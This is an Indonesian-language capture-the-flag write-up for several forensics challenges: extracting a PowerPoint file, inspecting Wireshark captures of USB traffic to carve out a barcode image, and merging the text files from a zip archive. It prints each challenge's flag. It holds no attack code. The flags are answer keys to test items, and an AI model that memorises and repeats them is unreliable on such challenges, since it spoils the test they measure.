
### Presentation

| **presentation**  **388**  **hari2 presentasi.** |
| --- |

Pertama, kita mendownload file challenge.pptx lalu melakukan binwalk pada file tersebut.



Hasil extract dari file challenge.pptx memuat beberapa folder dan file:



Kita kemudian mengecek masing-masing file yang terdapat dalam hasil extract. Pada ppt > theme > theme1.xml, kita menemukan sebuah id yang mencurigakan.



Id tersebut merupakan string yang terdiri atas angka, curly brackets, dan underscore. Kita kemudian mencoba menyusun ulang string tersebut dan memperoleh flag.

**Flag : itf{d3c0d3\_m3\_m0r3333333}**

### A certain packets #1

| **a certain packets #1**  **50**  **maybe i shouldn't copy files to usb while wireshark is running...** |
| --- |

### 

### Pertama, kita mendownload file challenge.pcapng dan membukanya di wireshark. Kita cari flag pada masing-masing packet mulai dari length terbesar. Pada salah satu Write Request dari host, kita dapatkan flag.


| [my notes]  aku berhasil mendapatkan satu flag, simpelnya aku bruteforce satu soal dan ternyata work.  flag yg baru aku dapet adalah: itf{w1r3sh4rkz\_1s\_g00d!}  aku gada waktu buanyari flag lainnya, tapi beberapa file soal mungkin aku simpen dulu diflash disk ini. |
| --- |

**Flag: itf{w1r3sh4rkz\_1s\_g00d!}**

### A certain packets #2

| **a certain packets #2**  **364**  **waitt wireshark can monitor my usb traffic!?!?!?** |
| --- |

### Pertama, kita mendownload file challenge.pcapng dan membukanya di wireshark. Dalam file tersebut, terdapat packet bytes dengan protocol USB dan USBMS. Kemudian, kita mengurutkan packet bytes berdasarkan length secara ascending. Pada file dengan length terpanjang, kita mendapakai file transfer berupa PNG.



Kita mengextract packet bytes tersebut dan memperoleh sebuah PNG yang berisi sebuah barcode.



Barcode tersebut di-scan dan flag diperoleh.

**Flag : itf{r3d\_is\_sus\_v0t3\_h1m!}**


### 

### 


### Do u know zip? #1

| **Do you know #1**  **50**  **sometimes you cannot just unzip it** |
| --- |


Setelah mendowload file chall.zip, kita melakukan unzip dan mendapatkan kumpulan file txt.



Lalu, kita membuat python script untuk menggabungkan semua file menjadi 1:



Kita memperoleh flag pada flag.txt:



**Flag: itf{g0t\_b4mb00zl3d\_wh3n\_th3\_fl4g\_1s\_1n\_pl41n\_s1ght\_brrrrrrrrrrrrrrrrrrrrrrrrrrrrr}**